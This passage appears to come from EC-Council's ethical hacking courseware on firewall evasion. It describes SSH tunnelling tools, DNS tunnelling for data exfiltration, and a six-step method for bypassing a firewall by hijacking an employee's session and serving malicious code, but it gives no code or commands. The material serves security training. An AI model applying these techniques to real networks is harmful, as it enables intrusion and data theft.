


Figure 12.50: Screenshot of Bitvise

- **Secure Pipes**

  Source: *https://www.opoet.com*

  Secure Pipes is an OS X-based SSH tunneling software. Some of the features of Secure Pipes are as follows:

  - **Remote Forwards**: Selectively open up access to application ports that are usually not easily accessible owing to network or service provider configuration restrictions. Open the door to quickly leverage OS X Server on Internet-facing applications such as email and web hosting.
  - **Local Forwards**: Open application communication ports to remote servers without opening those ports to public networks. Bring the security of VPN communication to clients and servers on an ad hoc basis without the hassle of configuration and management.
  - **SOCKS Proxies**: Easily set up and manage a SOCKS proxy server for either a local client or a whole network to privatize communication and overcome local network restrictions. These tunnels are an indispensable and lightweight tool when traveling abroad, performing digital currency transactions, or simply securing a local network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.51: Screenshot of Secure Pipes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bypassing Firewalls through the DNS Tunneling Method

DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server.

Tools such as NSTX (*https://sourceforge.net*), Heyoka (*https://sourceforge.net*), and Iodine (*https://code.kryo.se*) use this technique of tunneling traffic across DNS port 53.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Firewalls through External Systems

Attackers can bypass firewall restrictions of target networks from an external system that can access the internal network. This external system can be:

- A home machine of and employee
- A machine that conducts remote administration of the target network
- A machine from the company's network but located at a different place

Steps to be followed to bypass a firewall through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic and steals the session ID and cookies
3. Attacker accesses the corporate network by bypassing the firewall and gets the Windows ID of the running Mozilla process on the user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's web server
6. The malicious code embedded in the attacker's web page is downloaded and executed on the user's machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


